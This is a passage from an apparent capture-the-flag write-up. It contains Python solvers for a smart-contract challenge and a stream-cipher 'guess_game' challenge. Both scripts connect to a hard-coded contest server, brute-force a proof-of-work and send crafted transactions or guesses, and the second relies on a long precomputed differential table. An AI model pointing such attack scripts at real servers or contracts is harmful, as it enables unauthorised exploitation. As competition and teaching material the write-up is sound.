                rec = send(tx)
                print("modl43423", rec)
            return rec
        elif "640c8" in runtime and "640ca" in runtime:
            txs = [None]*2
            if feature1[2]:
                txs[1] = build_tx(sig1, con_address, datas=[
                                  my_account[2:]], offset_nonce=1)
                txs[0] = build_tx(sig2, con_address, datas=['0640c9'])
            else:
                txs[1] = build_tx(sig2, con_address, datas=[
                                  my_account[2:]], offset_nonce=1)
                txs[0] = build_tx(sig1, con_address, datas=['0640c9'])
            for tx in txs:
                rec = send(tx)
                print("modl6654645", rec)
            return rec
        else:  # check
            if "151515" in runtime:
                txs = [None]*2
                if feature1[2]:
                    txs[1] = build_tx(sig1, con_address, datas=[
                                      my_account[2:]], offset_nonce=1)
                    txs[0] = build_tx(sig2, con_address, datas=['01'])
                else:
                    txs[1] = build_tx(sig2, con_address, datas=[
                                      my_account[2:]], offset_nonce=1)
                    txs[0] = build_tx(sig1, con_address, datas=['01'])
            else:
                txs = [None] * 3
```

```python
                if feature1[2]:
                    txs[2] = build_tx(sig1, con_address, datas=[
                                      my_account[2:]], offset_nonce=2)
                    txs[1] = build_tx(sig2, con_address, datas=[
                                      '02'], offset_nonce=1)
                    txs[0] = build_tx(sig2, con_address, datas=['01'])
                else:
                    txs[2] = build_tx(sig2, con_address, datas=[
                                      my_account[2:]], offset_nonce=2)
                    txs[1] = build_tx(sig1, con_address, datas=[
                                      '02'], offset_nonce=1)
                    txs[0] = build_tx(sig1, con_address, datas=['01'])
            for tx in txs:
                rec = send(tx)
                print("modl", rec)
            return rec
    return None


if __name__ == "__main__":
    # pow
    io = remote('8.140.174.230', 10001)
    base = string.ascii_letters + string.digits
    io.recvuntil("sha256(")
    s = io.recvuntil("+?)")[:-3]
    ret = getsha256(s)
    io.sendline(ret)
    io.recvuntil("Your EOA account:")
    account = io.recvline().strip()
    account = web3.Web3.toChecksumAddress(str(account, encoding="utf-8"))
    tx = {
        'from': my_account,
        'to': account,
        # 2047899999999790000
        'value': 4000000000000000000,
        'gas': 21000,
        'nonce': w3.eth.getTransactionCount(my_account),
        'gasPrice': 10,
        'chainId': 8888
    }
    r_tx = mytx_account.sign_transaction(tx)
    print(w3.eth.getBalance(my_account))
    f_tx = r_tx.rawTransaction
    ret1 = w3.eth.send_raw_transaction(f_tx)
    receipt = w3.eth.wait_for_transaction_receipt(ret1)
    io.recv()
    io.sendline('y')
    # ---- with challenge
    for _ in range(25):
        io.recvuntil('bytecode:')
        bytecode = io.recvline().strip()
        bytecode = str(bytecode, encoding="utf-8").strip()
        print("bytecode:", bytecode)
        io.recv(timeout=1000)  # [+] Wait for deploying......\n
        ori = io.recv()
        tx_hash = ori.strip()[-66:]
        tx_hash = str(tx_hash, encoding="utf-8")[2:]
        # print("tx_hash:", tx_hash)
        con_address = w3.eth.getTransactionReceipt(
            bytes.fromhex(tx_hash))['contractAddress']
        print("Contract_address:", con_address)
        rec = gen_functions(bytecode, con_address)
        print(io.recv())
        print("my rec", rec)
        io.sendline("0x"+rec.hex())

io.interactive()

```

- ## guess_game

Submission Time: 12:26 PM

Randomly generate 100 pairs of keys and ivs to observe which bits are unrelated (or be related with a very small probability) to keys and ivs, and tabulate their values and the corresponding inputs:

```python
c = [[0]*160 for i in range(160)]
for i in range(16000):
    guess = i%160
    k = guess // 2
    m = guess % 10
    if m == 0:
        m = 10
    key = bin(random.getrandbits(80))[2:].zfill(80)
    key = list(map(int, key))
    iv = bin(random.getrandbits(64))[2:].zfill(64)
    iv = list(map(int, iv))
    a = generator(key, iv, False)
    b = generator(key, iv, True, k, m)
    for j in range(160):
        c[j][guess] += a.PRGA()^b.PRGA()

ans = []
for i in range(160):
    tmp = ''
    for j in range(160):
        if(c[j][i]==100):
            tmp += '1'
        elif(c[j][i]==0):
            tmp += '0'
        else:
            tmp += '?'
    ans += [tmp]
print(ans)
```

Solver:

```python
from pwn import *

HOST =
POST =
r = remote(HOST,POST)
context.log_level = 'debug'


rec = r.recvline().strip().decode()
suffix = rec.split("+ ")[1].split(")")[0]
digest = rec.split("== ")[1]
log.info(f"suffix: {suffix}\ndigest: {digest}")

for comb in product(ascii_letters+digits, repeat=4):
    prefix = ''.join(comb)
    if sha256((prefix+suffix).encode()).hexdigest() == digest:
        print(prefix)
        break
else:
    log.info("PoW failed")

r.sendlineafter(b"give me xxxx:", prefix.encode())


table = ['11111100100000000??????????
1111111????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????',
'00000000000000000?000000100000000??0?000?10??00010?????0???????????
```

```
0??????????????????????????????????????????????????????????????????????
????????????????', '01000000000000000??00001100000000?????00??1???
0011???????????????????????????????????????????????????????????????????
???????????????????????????????????', '00100000000000000???
0001110000000??????0???????
011????????????????????????????????????????????????????????????????????
??????????????????????????????????', '010010000000000000????
000111100000???????????????
11?????????????????????????????????????????????????????????????????????
????????????????????????????????', '011001000000000000?????
00111110000????????????????
1??????????????????????????????????????????????????????????????????????
???????????????????????????????', '1011100100000000000??????
01111110000????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????',
'1011110010000000?00???????111111??
0??????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????', '0001111001000000???
0????????
11111??????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????',
'0011111110010000?????????????
1111???????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????',
'1001011111001000???????????????
11?????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????',
'010110000000000000000?000000100000000??0?000?10??00010?????
0??????????????????????????????????????????????????????????????????????
???????????????????????', '001110100000000000000??00001100000000?????
00??1???
0011???????????????????????????????????????????????????????????????????
??????????????????????????????', '0011000100000000000000???
0001110000000??????0???????
011????????????????????????????????????????????????????????????????????
?????????????????????????????', '10011010010000000??00000???000111?????
00?????????????????????????????????????????????????????????????????????
????????????????????????????????????????????', '1101101100100000???
0000????00111??????
0??????????????????????????????????????????????????????????????????????
???????????????????????????????????????????', '1111101110010000?????
00???????
011????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????',
'1111010111001000??????0????????
11?????????????????????????????????????????????????????????????????????
```

```
?????????????????????????????????????????????????????',
'11111000111110010?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111001111111001?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111100101111110?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '100000101100000000?000000?0?0000001??0?000??????00???????
0??????????????????????????????????????????????????????????????????????????
????????????????????????????', '01100001110100000000??00000???000001?????
00???????
0??????????????????????????????????????????????????????????????????????????
???????????????????????????????????', '0111000110001000000???0000?????
00001??????
0??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????', '00111100110100100??0?????
10??????
0??????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????',
'00111110110110010?????????
1??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????',
'00011111111011100?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00011111101011110?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00001111110001111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00001111110011111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00000111111001011?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '00000100000101100??0000??10000?0?0?????
1??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????', '000000110000111010???
000???
1000???????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????',
'000000111000110001???00????
100????????????????????????????????????????????????????????????????????????
```

```
?????????????????????????????????????????????????????????',
'0000000111100110100?????0?????
10?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????',
'00000001111101101?0????????????
1??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????',
'00000000111111110?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00000000111111010?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00000000011111100?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00000000011111100?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'00000000001111110?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '0000000000100000101100??0000??10000?0?0?????
1??????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????', '00000000000110000??1010???
000???
10?????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????',
'00000000000111000???001????00????
1??????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????',
'000000000000111100????00?????
0??????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????',
'000000000000111110?????
0??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????',
'00000000000001111?
1??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????',
'00000000000001111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'10000000000000111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11000000000000111?????????????????????????????????????????????????????????
```

```
???????????????????????????????????????????????????????????????????????????
???????????',
'11110000000000011?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '000000000000000100000?01100??0000??100?????
0??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '0000000000000000110000??
1010???000???
10?????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????', '0000000000000000001?
1000???001????00????
1??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????', '00000000000000000???
100????
00?????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????',
'10000000000000000????10?????
0??????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????',
'11100000000000000??????
1??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????',
'11110000000000000?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111100000000000?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111110000000000?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111111100000000?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '0000000000000000000?100000?01100??00????100?????
0??????????????????????????????????????????????????????????????????????????
?????????????????????????????????????', '110000000000000000000??10000??
1010???0?????
10?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????', '11100000000000000?00???1?
00???001??????????
1??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '011110000000000000???0??????
0????
00?????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????',
'01111100000000000????????????????
```

```
0?????????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????',
'00111111100000000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'00111111110000000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'00011111111000000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'00011111111100000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'11001111111111000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????', '00001000000000000000?0000?1?0000?0110????0????
1?????????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????', '000001100000000000?00??00?????
000????
1?????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????', '000001110000000000??
0???0??????
00????????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????',
'00000011110000000???????????????
0?????????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????',
'00000011111000000????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'100000011111100000???????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'110000011111110000???????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'11110000111111110????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'11111000111111111????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????',
'11111110011111111????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????
???????????', '00000000010000000000?000?00?0?1?0000???1??????????
```

```
1???????????????????????????????????????????????????????????????????????????
????????????????????????????????????', '000000000110000000000??00??0??????
000?????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????',
'1000000000111000000000???0?????????
00??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????', '11100000000111100?
0000????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????',
'1111000000011111 0??
000?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????',
'11111100000011111????
00??????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????????',
'11111110000011111?????
0???????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????',
'01111111100001111??????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???????????',
'0111111111000111???????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???????????',
'00111111111100111??????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???????????', '00100000000000100?000000??000?00?0????
000?????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????', '0001100000000000110??
00000???00??0???????
00??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????', '0001110000000000111???
0000????0???????????
0???????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????', '00001111000000000111????
000?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????',
'000011111000000111?????
00??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????',
'0000011111100000??1??????
0???????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????',
'0000011111100000???????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???????????',
'10000011111111000?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11000011111111100?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11110001111111111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '0000000100000000000100?000000??000?00?0????
000????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '00000000110000000?00110??
00000???0????????????
0??????????????????????????????????????????????????????????????????????????
???????????????????????????????????????', '00000000111000000??0111???
0000???????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????',
'00000000011110000????111????
000????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????',
'10000000011111000?????11?????
00?????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????',
'111000000011111100??????1??????
0??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????',
'111100000011111110????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111100000111111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????',
'11111110000111111?????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
???????????', '??
111111100011111????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????????
????????', '00000000000010000000?000100?000000??0????0?0?????
00?????????????????????????????????????????????????????????????????????????
????????????????????????????????????', '110000000000011000000??00110??
00000????????????????
0??????????????????????????????????????????????????????????????????????????
??????????????????????????????????', '111000000000011100000???0111???
0000???????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????',
'011110000000000111?0000???111????
0??????????????????????????????????????????????????????????????????????????
```

```
?????????????????????????????????????????????????????', '01111100000000111??
000?????
11??????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????', '?
0111111000000011????00??????
1???????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????', '??
111111100000011?????
0???????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????', '????
1111111000001???????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
??????', '?????
111111100001????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
?????', '???????
1111111000??????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???', '0000100000000000000?000000??000100?0??0?0???????0?
0???????????????????????????????????????????????????????????????????????????
??????????????????????????????????????', '00000110000000000???00001???
00110???????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????', '?
0000111000000000????000?????
0111????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????', '???
00011110000000??????0???????
111?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????', '????
0011111000000???????????????
11??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????', '??????
01111110000?????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
????', '???????
1111111000??????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
???', '0????????
111111100???????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
?', '0?????????
11111110????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????
', '00??????????
1111111?????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????',
'00?000000100000000??0?000?10??00010?????
0????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '000??000001100000000?????
00??1???
0011?????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????', '000???
00001110000000??????0???????
011??????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????', '0000????
0001111000000???????????????
11???????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????', '0000?????
001111100000????????????????
1????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????', '00000??????
01111110000??????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????'
, '00000???????
1111111000???????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????????',
'000000????????
111111100????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????????????',
'000000?????????
11111110?????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????',
'0000000??????????
1111111??????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????',
'0000000?0000001000000000??0?000?10??00010?????
0????????????????????????????????????????????????????????????????????????
?????????????????????????????????????', '00000000??000001100000000?????
00??1???
0011?????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????', '00000000???
00001110000000??????0???????
011??????????????????????????????????????????????????????????????????????
????????????????????????????????????????????', '000000000????
0001111000000???????????????
11???????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '000000000?????
001111100000????????????????
1????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????', '0000000000??????
01111110000??????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????????',
'0000000000???????
1111111000?????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????',
'00000000000????????
11111100???????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????',
'00000000000?????????
1111110????????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????????', '??
0000000000??????????
1111111????????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????',
'000000000000?0000001000000000??0?000?10??00010?????
0??????????????????????????????????????????????????????????????????????????
??????????????????????????????????', '0000000000000??000001100000000?????
00??1???
0011???????????????????????????????????????????????????????????????????????
??????????????????????????????????????????', '0000000000000???
0000111000000??????0???????
011????????????????????????????????????????????????????????????????????????
?????????????????????????????????????????', '00000000000000????
0001111000000???????????????
11?????????????????????????????????????????????????????????????????????????
???????????????????????????????????????', '00000000000000?????
001111100000????????????????
1??????????????????????????????????????????????????????????????????????????
??????????????????????????????????????', '?00000000000000??????
01111110000????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????', '??
0000000000000???????
111111000??????????????????????????????????????????????????????????????????
???????????????????????????????????????????????????????????????', '????
000000000000????????
11111100???????????????????????????????????????????????????????????????????
?????????????????????????????????????????????????????????????', '?????
00000000000?????????
1111110????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????']

for _ in range(32):
    r.recvuntil(b"Here are some tips might help your:")
    data = r.recvline()
    k1 = int(r.recvline())
    k2 = int(r.recvline())
    r.recvuntil(b">")
    now = bin(k1^k2)[2:].zfill(160)
```

```python
    ans = []
    for i in range(160):
        for j in range(160):
            if((now[j]=='0')and(table[i][j]=='1')):
                break
            if((now[j]=='1')and(table[i][j]=='0')):
                break
        if(j==159):
            ans += [i]
    print(i+1,'round: ',ans)
    try:
        num = ans[0]
    except:
        num = 1
    r.sendline(str(num))
    data = r.recvline()
    if(data == b"wrong!\n"):
        print('failed at',i)
        r.close()
r.interactive()
```